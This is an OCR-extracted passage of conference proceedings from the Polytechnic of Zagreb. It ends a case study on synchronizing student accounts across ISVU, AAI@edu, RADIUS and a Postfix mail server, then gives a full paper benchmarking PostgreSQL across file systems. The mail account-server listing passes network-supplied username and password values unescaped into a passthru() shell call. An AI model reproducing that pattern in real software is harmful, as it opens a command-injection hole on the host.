                  Sleep 3000
             End If
             sql.MoveNext
      Next j
```

Constants written in capital letters are defined in separate module using Windows API calls[9]. The application has been in use for two years. The number of errors has been significantly reduced by repeated studies of email logs. To make sure that the start of the robot is fully independent and with equal chances for success in data extraction, a scheduler was set up. Its task is to perform a clean restart of

the computer one hour before the application starts. , After a series of tests has been done, problems with the application are mostly due to external issues: network connectivity problems, the application hang error, unavailability of the ISVU service or some other operating system induced error (unexpected new window start), etc.

The second goal in the main extraction was to enable students to reset a forgotten AAI@edu password. Local administrators were in charge of this. ISVU link to AAI@edu enabled the usage of ISVU for password resetting. Student administration service had to take over that task. The Polytechnic of Zagreb has approximately 6000 students inducing 3-10 forgotten passwords every month. As students have another detached username and password for the ISVU web portal, mistakes started to happen and wrong passwords were reset leading to disappointment in student and administrators population.

As those two accounts could not be merged by username or password another approach was proposed to the ISVU developing team. The Student administration service could reset ISVU web portal account (which they did before) and students themselves could reset AAI@edu password through ISVU web portal. ISVU has never implemented this request.

To achieve a similar effect we developed a separate administrator web page which a student will use for resetting the AAI@edu password. The question was how to establish student identification and authentification? Student identification number, date of birth, name or surname is data which could be easily reproduced by a third person who could get access to the student's password. The answer is in the fact that we need to confirm identification and authentification using the ISVU student web portal.

A web testing tool was proposed for this job. Selenium HQ was complicated to implement as a separate Selenium HQ server was needed. Simpletest[11] PHP web testing unit was used to confirm identification and authentification of a student by using a username and a password from the ISVU student web portal..

Simpletest provided a browser object which emulates client (student) connecting to the ISVU student web portal. Listing 3 shows the simple way of checking if a user can log on to the ISVU student web portal using the data he provided with. If the login is successful the AAI@edu password is reset.

Listing 3: Simpletest testing password

```
  $browser = new SimpleBrowser();
  $browser->ignoreFrames();
  $browser->useCookies();
  $page                =                $browser-
>get('https://www.isvu.hr/studomat/aplikacija/');
  $page                =                $browser-
>post('https://www.isvu.hr/studomat/aplikacija/',
array('formID'                                  =>
'loginweb.jsp_form1','jmbag'=>$_POST['jmbag'],'pas
sword'=>$_POST['loz'],'akcija'=>'Login'));
  $page                =                $browser-
>get('https://www.isvu.hr/studomat/aplikacija/');
   if(strstr($page,"Neispravna lozinka!")!=FALSE){
              //WRONG PASSWORD
   }elseif(strstr($page,"Ne                postoji
student!")!=FALSE){
              //UNKNOWN USERNAME
   }else {
              //SUCCESFULL LOGIN
  }
```

To prevent the service from being exploited in a brute force attack, a captcha and IP address logging are implemented. In case that ISVU raises the security, thus disabling Simpletest usage, SeleniumHQ can be used. Selenium HQ uses a real browser in his server to achieve web testing, thus it cannot be prevented from checking data.

V. LINK TO OTHER SERVICES

To provide single-sing on services to other system three types of approach are used:

- Radius service
- Web service of custom design
- Complete implementation of requested service (used for e-mail)

Radius service is implemented primarily for access to a wireless network available on locations. Radius is also used as recommendation for teachers that are trying to create their own portals for students. An example of a portal could be Joomla, Moodle or TcExam that can be installed with radius authentification module. Data for radius service is provided by MySQL database of web site moj.tvz.hr. AAI@edu radius service cannot be used as it does not contain a study program, the name of a student, of a department and of a teacher.

A web service of custom design is intended for services programmed without support for Radius or that are unable to be reprogrammed to use radius due to their limitations (ex. closed code or hardware). This service enables simple encrypted client/server communication over the web. Security is crucial and based on encryption algorithm and source client network signature. Currently the service is used for custom written exam testing software and for class enrolment using mobile devices.

The third and final issue to deal with was e-mail implemented on UNIX server (Debian Linux using Postfix). The Postfix Virtual mail server connected to MySQL database was not an option as shell accounts for some users needed to be accessible. Many existing solutions found on the web were investigated and tested and finally the decision was to make our own approach.

A command line PHP script named account_server was written as a service on e-mail server. UDP messages were used to inflict task to this service. Tasks that could be

inflicted to script are: ping, create, check, remove and reset account. Listing 4 shows the script. A startup script for this service is introduced in rc.x directory where x is current run-level on the mail server.

Listing 4. Account server script for mail server

```
  /* Allow the script to hang around waiting for
connections. */
  set_time_limit (0);

  /* Turn on implicit output flushing so we see
what we're getting
  * as it comes in. */
  ob_implicit_flush ();

  if (($sock = socket_create (AF_INET, SOCK_DGRAM,
SOL_UDP)) < 0) {
     fwrite($s,"socket_create() failed: reason: "
. socket_strerror ($sock) . "\n");
  }

  if (($ret = socket_bind ($sock, $address,
$port)) < 0) {
     fwrite($s,"socket_bind() failed: reason: " .
socket_strerror ($ret) . "\n");
  }

  do {

  $from="";
  $port="";
  $buf="";
  socket_recvfrom($sock, $buf, 4096, 0, $from,
$port);
  if($from=="192.168.10.11"){
   fwrite($s,"received from remote address $from
and remote port $port\n");
  $buf=decryptData($buf);
   fwrite($s,"OPSLUZUJEM: received $buf from
remote address $from and remote port $port\n");
  $komanda=explode("#",$buf);
  if($komanda[0]=="TVZ"){
          if($komanda[1]=="?"){
                 //provjera rada
                  fwrite($s,"PING-PONG\n");
                  $msg="!";
         }
         if($komanda[1]=="F"){
                 $user=$komanda[2];
                 $pass=$komanda[3];
                 $ret="";
                 passthru("checkpasswd_web  $user
$pass >/dev/null",$ret);
                 fwrite($s,"FINGER:$user
$ret\n");
                 $msg=$ret;
        ….
        }else{
               $msg="PROTOKOL?";
           fwrite($s,"WRONG PROTOCOL\n");
  }
  $msg=encryptData($msg);
  socket_sendto($sock,  $msg,  strlen($msg),  0,
$from, $port);
  }
          $nesto="";
  } while (true);
  socket_close ($sock);
```

The account server enabled remote administrating of user account through the faculty web page. This approach enabled the option to create users with or without e-mail and enabled the usage of single username and password for all services.

To simplify further administration Postfix Virtual Alias maps were implemented. To improve the reliability of the e-mail service, aliases were stored in local database on the e-mail server opposite to storing them in the main web database. This enabled disturbance-free work of the e-mail server in case of web server database failure. The main web page has access to this server so administration is performed on the main Internet site. The complex function of the system is hidden from the system administrators.

Ping task implemented on the account server enabled constant check of availability of the service. During the testing phase, checks were performed on a minute base, and in the production phase on a daily base.

The most difficult issue during the implementation was the preparation for synchronization of all services. During this period, there was a constant occurrence of unknown or duplicate user account that had to be adjusted for synchronization to start. Even synchronized databases, tend to became unsynchronized over some period of time.

With this synchronization in a production phase, we are able to move on to other related projects (active directory synchronization, live-edu account synchronization and mobile acquisition of students using RF-ID card).

VI. CONCLUSION

This paper presented a case study of the Croatian Academic information system and infrastructure that had to be improved by adding interfaces which enabled its full integration and functionality by the merit of Polytechnic of Zagreb. Initially provided information system was not able to synchronize information in several databases or extract data necessary for processing. Interfaces were not standardized or well-documented. Support from the system provider was missing or inadequate.

In total, five different interfaces were implemented, enabling the data exchange among LDAP database, proprietary database system, web site based on MySQL and common UNIX mail server user database.

The system is in use for over two years and reliably synchronizes the data of more than 6000 users.

Since this solution is a of improvisation, it is vulnerable to user interface or LDAP schema changes.

The trend in cloud computing also led the Polytechnic of Zagreb to analyze live-edu or google-edu services as an approach to implementing share point services for calendar and documents. Currently we are revising which services to test and how to implement synchronization.

REFERENCES

[1] Polytechnic of Zagreb, URL: www.tvz.hr, 2011.

[2] AAI@EduHr, Autentifikacijska i autorizacijska infrastruktura sustava znanosti i visokog obrazovanja u Republici Hrvatskoj, URL: www.aaiedu.hr, 2011.
[3] Educational roaming, URL:www.eduroam.org, 2011.
[4] Univerity of Zagreb, University computing centre, URL:www.srce.hr/homepage, 2011.
[5] Information system, URL: http://www.isvu.hr/javno/hr/index.shtml, 2011.
[6] Main intranet site of Polytechnic of Zagreb, URL: moj.tvz.hr,2011.
[7] Web application testing system, SleniumHQ, URL: seleinumhq.orf, 2011.
[8] Remote control software – VNC, URL: www.realvnc.com, 2011.
[9] Virtual-Key codes, MSDN VB6, URL: http://msdn.microsoft.com/en-us/library/dd375731(v=vs.85).aspx, 2009.
[10] Admin moj.tvz.hr, Forgotten password service of polytechnic of Zagreb, URL: http://moj.tvz.hr/admin, 2011.
[11] Simpletest UNIT testing tool, browser tester, URL: http://simpletest.org/, 2011.

Database System Performance in Correlation with Different Storage File systems

T. Kramberger, D. Cafuta, I. Dodig,

Polytechnic of Zagreb
HR-10000 ZAGREB, Vrbik 8, CROATIA
e-mail: {tin.kramberger, davor.cafuta, ivica.dodig}@tvz.hr

Abstract - today databases are widespread over many applications. Information load is constantly increasing. This rapid grow is applied to databases. It could be suspected that choice of the file system used for storage can determine the database query response time. In this paper we performed several measurements of database responses on different file systems according to query load. Response time on standard database operation INSERT, SELECT and DELETE was measured and correlated.

Keywords: Database, File system, performance

I. INTRODUCTION

One of database definition is collection of records or information which is stored in a systematic way. Database volume started to increase as trend of connecting different databases started to emerge (eg. road maps database can be connected to road works).

Two main issues in using large database systems are protection of data in case of failure and I/O bottlenecks. Not adequate protection of data in worst case can be repaired with use of database backups. Backups should be created in short time periods to full proof system in case of database lost. Other protection methods include RAID mirror systems and load balancing to secure even ballast in case of multiple database servers and replications on network.

Simplest solution to deal with I/O bottleneck is in investments into hardware. Upgrading CPU and RAM makes database server faster but raises expenses and it does not provide full proof system. In case of disk failure some file systems require significant amount of time or even cannot recover from error. Complexity of the file system (design, implementation and configuration) is proportional to features like recovery and redundancy.

Fixing I/O issues without investments in new hardware requires knowledge in areas specific to file system features. This process can be consuming, costly and risky due to potential of losing data and making unplanned downtimes. Choosing different file system for database storage may decrease I/O bottleneck, resolve problem without investments and even introduce new features which can results in increased reliability of the database server [1].

Linux operating system which is commonly used as database server provides large variety of file systems. Kernels are constantly upgraded with new file systems adding new features and maximizing the speed of I/O operations. A newer file system sometimes does not make better performance in I/O operation time, due to improved reliability which requires additional operation on disk [20].

In this article the focus is showing file system dependence on database performances. Chapter 2 describes database storage solutions. File systems will be presented in chapter 3. Testing methodology is presented in chapter 4. Results are shown in chapter 5. Chapter 6 summarizes this paper.

II. FILE SYSTEM

Database storage can be divided according to locations for storing data. Storage on file system, usually called cooked files, uses file system on server. In opposite to cooked files RAW partitions are used to avoid file system I/O functions and use specially programmed functions which are the part of database management system. RAW partitions store data according to specification provided by database management system.

Because operating system file systems are not designed to boost performance on database storage, RAW partitions have significantly better results. As constant developing is increasing efficiency of file systems, difference in performance becomes smaller. Advantage of file system storage is easier access to database storage files unlike RAW partitions. Files stored on file system are visible to user and can be copied or moved using standard file system commands. Using file system storage associates reliability and recovery with file system recovery and reliability, opposite to using RAW partitioning which associate reliability and recovery with database management system engine. File system storage still has a problem in redundant-cashing. Data is buffered in database server buffer and in I/O storage buffer. This problem can be avoided by configuring database management system and operating system kernel.

There are numerous file systems on operating systems: Ext2, Ext3, RaiserFS, Ext4, ZFS, FAT32, NTFS, etc. Due to our limitation described in chapter 5 we could not test all of these file systems in our case study.

Ext2 (Extended File System) is the oldest file system released in January 1993 as successor of Ext file system. Ext2 has been Linux file system for many years and is still used as RAM disk file system and when non-journaling file system is required. Ext2 has proven to be stable and quite lightweight in terms of overhead. The downside is lack of journal. Journal is file system data and or metadata log which is kept in separate part of disk. In case of failure disk can be reconstructed using the data from journal [2][3].

Ext3 is successor of Ext2 implementing journal option. There are three different mount modes: journal, ordered and write back. Journal mode logs all file system data and

metadata changes. It is the slowest of the three Ext3 modes but most secure mode to enable reconstruction of disk in case of failure. Ordered mode logs only changes in file system metadata but only write these changes if file data write into disk is confirmed. Write back mode is the fastest Ext3 mode as it only writes metadata changes into journal before data disk file write is confirmed. In case of failure file can be reconstructed but this mode does not guarantee that data in the file is correct. Ordered mode is default file system mode. Ext2 mode is compatible with Ext3 mode meaning that you can mount an Ext3 file system as an Ext2 because the layout on disk is exactly the same. This enables existing file system repair tool and tuning of the system. Ext2 partition can be easily switched to Ext3 partition without copying files. Ext3 is based on binary trees to enable fast indexation of files. [4][5]

RaiserFS is one of the common stable journaling file systems. It was introduced in 2001 by Namesys company under GPL licence. ReiserFS is based on balanced trees. Balanced trees are more robust in their performance, and are a more sophisticated algorithmic foundation for a file system. Advantage of RaiserFS over Ext file systems is block sub allocation which makes RaiserFS more space efficient. RaiserFS as the newest file system after ext4 should have the best overall performances. RaiserFS implements only metadata journaling meaning that file data is not journaled. There is a patch (RaiserFS v.3) to implement full data journaling but file system API does not support it. From the application point of view, there may be an inconsistent data in file after recovery. [6]

Ext4 is newest of all mentioned file system developed in October, 2006 as a compatible improvement of Ext3, featuring support for larger volumes and support for extend. Extend is a continuous area of storage reserved for a file. When starting to write a file, a whole extend is allocated at start, disabling file fragmentation in file system. These improve speed of read operation on disk. Ext4 has the same modes as Ext3 depending on usage of journal: journal, ordered or write-back. In case of normal size databases, Ext4 should not show large differences than Ext3. [7]

File Allocation Table (FAT) is the name of computer file system architecture and a family of industry standard file systems utilizing it. The FAT file system is technically relatively simple yet robust. The name of the file system originates from the file system's prominent usage of an index table, the FAT, statically allocated at the time of formatting. The table contains entries for each cluster, a contiguous area of disk storage. Each entry contains either the number of the next cluster in the file, or else a marker indicating end of file, unused disk space, or special reserved areas of the disk. The root file directory of the disk contains the number of the first cluster; the operating system can then traverse the FAT table, looking up the cluster number of each successive part of the disk file as a cluster chain until the end of the file is reached. As disk drives have evolved, the maximum number of clusters has significantly increased, and so the number of bits used to identify each cluster has grown. The successive major versions of the FAT format are named after the number of table element bits: 12 (FAT12), 16 (FAT16), and 32 (FAT32). Each of these variants is still in use. The FAT standard has also been expanded in other ways while generally preserving backward compatibility with existing software.[8]

FAT32 provides the following enhancements over previous implementations of the FAT file system. It supports drives up to 2 terabytes in size (Varies on used operating system for example Microsoft Windows 2000 only supports FAT32 partitions up to a size of 32 GB). FAT32 uses smaller clusters (that is, 4-KB clusters for drives up to 8 GB in size), resulting in 10 to 15% more efficient use of disk space relative to large FAT or FAT16 drives. Reliability is based on relocation of the root folder and usage of the backup copy of the file allocation table instead of the default copy. In addition, the boot record on FAT32 drives is expanded to include a backup copy of critical data structures.

The root folder on a FAT32 drive is an ordinary cluster chain, so it can be located anywhere on the drive. The previous limitations on the number of root folder entries no longer exist. In addition, file allocation table mirroring can be disabled, allowing a copy of the file allocation table other than the first one to be active. These features allow for dynamic resizing of FAT32 partitions. As it is the oldest and simplest file system we could expect that it should have better performance.

NTFS supersedes the FAT file system as the preferred file system for Microsoft's Windows operating systems. NTFS has several improvements over FAT such as improved support for metadata and the use of advanced data structures to improve performance, reliability, and disk space utilization, plus additional extensions such as security access control lists (ACL) and file system journaling. It also supports large volumes and powerful storage solution such as RAID. The NTFS on-disk format has five released versions. The latest version 3.1 was released in autumn 2001.

NTFS is a Journaling file system and uses the NTFS Log to record metadata changes to the volume. It is a critical functionality of NTFS (a feature that FAT/FAT32 does not provide) for ensuring that its internal complex data structures (notably the volume allocation bitmap), or data moves performed by the defragmentation API, the modifications to MFT records (such as moves of some variable-length attributes stored in MFT records and attribute lists), and indices (for directories and security descriptors) will remain consistent in case of system crashes, and allow easy rollback of uncommitted changes to these critical data structures when the volume is remounted. The Volume Shadow Copy Service (VSS) keeps historical versions of files and folders on NTFS volumes by copying old, newly-overwritten data to shadow copy (copy-on-write). The old file data is overlaid on the new when the user requests revert to an earlier version. This also allows data backup programs to archive files currently in use by the file system. NTFS is a robust, self-healing file system that offers several customizable features that affect how well NTFS performs in a given environment. Some of these parameters are global and others are specific to individual NTFS volumes. By examining specific storage needs and then tailoring your NTFS volumes accordingly, some significant increases in your systems' disk performance can be achieved.[9][10]

ZFS is a combined file system and logical volume manager designed by Sun Microsystems. The features of ZFS include data integrity verification against data corruption modes, support for high storage capacities, integration of the concepts of file system and volume management, snapshots and copy-on-write clones,

continuous integrity checking and automatic repair, RAID-Z and native NFSv4 ACLs. ZFS is implemented as open-source software, licensed under the Common Development and Distribution License (CDDL). The ZFS name is a trademark of Oracle. One major feature that distinguishes ZFS from other file systems is that ZFS is designed from the ground up with a focus on data integrity. That is, protect the user's data on disk, against silent data corruption caused by e.g., bit rot, cosmic radiation, current spikes, bugs in disk firmware, ghost writes, etc. [11]

Data Integrity is a high priority in ZFS because recent research shows that none of the currently widespread file systems such as Ext or NTFS nor Hardware RAID provide sufficient protection against such problems. [12] For ZFS, data integrity is achieved by using a (Fletcher-based) checksum or a (SHA-256) hash throughout the file system tree. ZFS has no "fsck" repair tool, common on Unix/Linux file system, which examines and repairs data. Instead, ZFS has a repair tool called "scrub" which examines and repairs Silent Corruption and other problems. As testing were made on Solaris ZFS should be the best integrated file system in kernel.

III. DATABASE

In this article focus is on open source database servers used in Linux environment. Two most common database servers are MySQL and PostgreSQL. As Oracle introduced free version of database servers for development in this paper it is used as representative of commercial database performances.

There are small differences in open source database server features like automatic conversion of code pages, object-relational extension, XML support and user defined data types, but both servers are compatible with SQL'92 standard and ACID standard. ACID standard describes critical features of database engines to protect data integrity: Atomic, Consistent, Isolated and Durable. ACID essentially means that when a transaction is performed within a database, either the whole transaction is successful and the information is written to the database or nothing is written.

MySQL offers multiple storage mechanism. MyISAM and InnoDB are most common used. MyISAM has been default storage engine prior to MySQL 4.X. InnoDB is most recent default storage engine. InnoDB provides MySQL with transaction-safe storage engine that has commit, rollback and crash recovery capabilities opposite to MyISAM. These features increase multi-user concurrency and performance. InnoDB has been designed to be competitive with commercial databases offering cooked file storage or RAW partition storage. [13]

PostgreSQL uses only one storage mechanism named PostgreSQL storage system. To further increase performance level oversized attributes in tables are stored out-of-line storage in separate file. This technique is called TOAST (The Oversized-Attribute Storage Technique). PostgreSQL storage system supports all features as InnoDB except it can not use RAW partitions as storage space.[14]

Oracle is most commonly used commercial database engine. Data on Oracle can be stored in file system or RAW disk space. To further enhance performance of database Oracle has developed Oracle Clustered File system (OCFS). In terms of the file interface it provides to application, OCFS balances performance and manageability by providing functionality between those provided by RAW file systems or typical file system. [15]

RAW partitioning storage engine directly depends on quality of database engine software. Results gathered in RAW partitioning storage speed testing apply to specific version of database software used during testing. Newer or obsolete version may show large differences in performance and reliability as recovery from failure. File system storage also depends on software version but large differences in different versions of database software can be outbalanced by file system performance boost between different file systems. If the speed difference can not be significantly increases reliability features becomes significant. [16]

IV. TESTING METHODOLOGY

The most used way to measure database engine performance according to type of file system storage is to measure response time to SQL queries. For that purpose the script was built to measure database query response time. Queries were executing write, read and delete actions. Write action executes INSERT query according to SQL standard. As index needs to be rebuilt, write action should be the slowest action on database. Read action executes SELECT query according to SQL standard. Read action should be the fastest query. DELETE action represent delete query.

All query data was randomized. Commit was made after 1000 queries. As base operating system Ubuntu 11.10 was used with database engine PostgreSQL 9.1.1. Hardware was Dual CPU Intel U7300@1.3GHz, 4GB RAM@800MHz, internal SATA and external SATA 3Gb/s 320GB 16GB cache data hard disc drive. All measurements were executed on installed operating system in real environment.




Figure 1. Testing methodology alogorithm

Measurements were made on exactly the same partition using 10% of the data hard disc drive. Partition was formatted to tested file system. Every measure was performed according to algorithm shown in figure 1.

One hundred measurements were taken for every file system using one of three actions: insert (write), select (read) or delete. Between measurements pause was made precisely 10 minutes to allow operating system to perform other activities. Every measure was consisted of 1000 iterations.

Iteration was one database transaction. Database transaction was timed. One database transaction commits 1000 database operation. Sum of transactions time was taken for 100 iterations (100000 rows), 500 iterations (500000 rows) and 1000 iterations (1000000 rows). Average size of all measures was calculated with isolated maximal deviations.

V. RESULTS

First set of results were obtained using the write, read and delete actions on Ubuntu operating system using PostgreSQL database management system. File systems that were measured include: ReiserFS, NTFS-3G, FAT32, EXT2, EXT3 and EXT4. Measurements illustrated very similar results. According to obtained results it is hard to recommend the fastest file system storage option.

In computer engineering, a cache is a component that transparently stores data so that future requests for that data can be served faster. The data that is stored within a cache might be values that have been computed earlier or duplicates of original values that are stored elsewhere. If requested data is contained in the cache (cache hit), this request can be served by simply reading the cache, which is comparatively faster. Otherwise (cache misses), the data has to be recomputed or fetched from its original storage location, which is comparatively slower. Hence, the greater the number of requests that can be served from the cache, the faster the overall system performance becomes. In case of our measurements several level of caches are enabled. Level will be considered from lower to higher implementation complexity.

Disk buffer called disk cache or cache buffer is the embedded memory in a hard drive acting as a buffer between the rest of the computer and the physical hard disk platter that is used for storage. This cache is performing similar actions as it is not directly depended upon file system implementation source code.

Second level consists of file system implementation code. Because this code is specific to file system, the effort will not be taken to disable specific implementation details. Many file systems do have options which can be used to tune specific implementation. Due to complexity of these options default implementation of the file system will be used in case study for measurements.

Third level is consisted of operating system call implementation code in operating system kernel. Assumption was made that this cache is responsible for obtaining similar results on Ubuntu. Extended search did not reveal any working method to disable this cache. Other approach was adopted to force database engine to bypass operating system disk cache. PostgreSQL database engine has an option to bypass operating system cache (O_DIRECT-direct I/O write) [17][18][19].

Fourth level applies to database engine cache. The effort to disable this cache was not taken due to believe that randomizing the data streams imply on vanishing influence on the result.

Due to PostgreSQL implementation limitation on Ubuntu Linux operating system cache could not be bypassed. New measurements were taken on Solaris, Open Indiana build 151a with PostgreSQL 8.4 database engine on same hardware. Testing methodology described in chapter 4 was applied. Figure 2 presents write action on Solaris operating system using PostgreSQL. Figure 3 represents read action in same circumstances. Figure 4 represents delete action. Graphs show execution time according to number of queries on different file system. Measures were taken on different operating system file systems: NTFS-3G, FAT32, EXT2, EXT3 and native ZFS.




Figure 2. Solaris write (execution time according to number of queries on different file systems)




Figure 3. Solaris read (execution time according to number of queries on different file systems)




Figure 4. Solaris delete (execution time according to number of queries on different file systems)




Figure 7. Solaris vs. Ubuntu delete

The large differences can be seen on figures 2-4. It was asumed that older file systems were faster than newest. This assumtion is based on code complexity of the newest file systems and on fact that hardware is more advanced today resulting in better performance rate for older file system today [20].

Further analization was tried to present differences beetwen system with and without the filesystem cache. Average of all measurements on different filesystem ware taken dependetly on cache (Ubuntu) or no-cache (Solaris) performance. Graphs show execution time according to number of queries. Graphs are presented in figures 5-7.




Figure 5. Solaris vs. Ubuntu write




Figure 6. Solaris vs. Ubuntu read

Using graphs 5-7 it could be concluded that system with operating system cache is faster. Based on previous assumption it could be concluded that file system choise does not effect database performance.

VI. SUMARY

Today databases are widely spread in many application even in very specific surroundings ex. embedded system devices. Different surroundings require different approaches in hardware. In some cases file system speed could make differences in device viewed from user perspective. The main goal of this paper is establishing major differences between common file system storage options for database management systems.

First measurements showed that the operating system cache makes significant influence in database operations. If operating system cache is disabled differences in database query execution time according to file system storage can be perceived. Figure 2-4 confirms that older file system is the fastest file system due to code complexity (journal) of the newest file system [20]. ZFS is file system designed with different approach especially for Solaris operating system on which the performances were measured. Unfortunately when cache and no-cache graphs are compared favors goes to cache solution as it is significantly faster than no-cache solution. Finally, it could be concluded that there are no significant differences in file system storage speed performance in modern operating systems on modern database engines.

In future some other file systems could be measured to confirm this assumption. Also, it would be interesting to see differences in operating system cache performance between different operating systems.

REFERENCES

[1] J. B. Chen , Y. Endo , K. Chan , D. Mazieres , A. Dias , M. Seltzer , M. D. Smith, The measured performance of personal computer operating systems, Proceedings of the fifteenth ACM symposium on Operating systems principles, p.299-313, December 03-06, 1995, Copper Mountain, Colorado, United States

[2] Rémy Card, Theodore Ts'o, and Stephen Tweedie, “Design and Implementation of the Second Extended Filesystem,” Proceedings of the First Dutch International Symposium on Linux, 1994.

[3] D. Gibson, Measuring Parameters of the EXT2 File System, University of Wisconsin-Madison

Department of Electrical and Computer Engineering

[4] Vijayan Prabhakaran, Andrea C. Arpaci-Dusseau, Remzi H. Arpaci-Dusseau, Analysis and Evolution of Journaling File Systems, USENIX Annual Technical Conference (USENIX-2005), Anaheim, CA, April, 2005.

[5] R. Card, T. Ts'o, and S. Tweedie. Design and Implementation of the Second Extended Filesystem. In Proceedings of the FirstDutch International Symposium on Linux, 1994.

[6] F. Buchholz. The structure of the Reiser file system. http://homes.cerias.purdue.edu/~florian/reiser/reiserfs.php.

[7] M. T. Jones, Anatomy of ext4 - Get to know the fourth extended file system, IBM-Developer works, URL: http://www.ibm.com/developerworks/linux/library/l-anatomy-ext4/, 2010.

[8] Silberschatz, Galvin, Gagne. Operating System Concepts, Sixth Edition. John Wiley & Sons, Inc.

[9] Claybrook, Billy G. File Management Techniques. John Wiley & Sons,

[10] Digit-life.com, "NTFS file system" URL: http://www.digit-life.com/articles/ntfs/, 2003.

[11] J. Bonwick and B. Moore. ZFS: The Last Word in File Systems.http://opensolaris.org/os/community/zfs/docs/zfs last.pdf, 2010.

[12] Y. Zhang, A. Rajimwale, A.C. Arpaci-Dusseau, and R.H. Arpaci-Dusseau, "End-to-end Data Integrity for File Systems: A ZFS Case Study", in Proc. FAST, 2010, pp.29-42.

[13] MySQL reference manual, Storage engines, URL: http://dev.mysql.com/doc/refman/5.5/en/innodb-storage-engine.html, 2011.

[14] PostgreSQL documentation, TOAST, URL: http://www.postgresql.org/docs/8.3/static/storage-toast.html, 2011.

[15] R. M. Dougall, S. Gummuluru, Oracle File System Integration and Performance, URL: http://www.solarisinternals.com/si/reading/oracle_fsperf.pdf, 2011.

[16] S.Kashyap, B. Olszewski, R.Hendrickson, Improving Database Performance With AIX Concurrent I/O A case study with Oracle9i Database on AIX 5L version 5.2 , URL: http://www-03.ibm.com/systems/resources /systems _p_os_aix_whitepapers_db_perf_aix.pdf.

[17] G. Smith, Tuning PostgreSQL WAL Synchronization, URL: http://www.westnet.com/~gsmith/content/ postgresql/TuningPGWAL.htm, 2011.

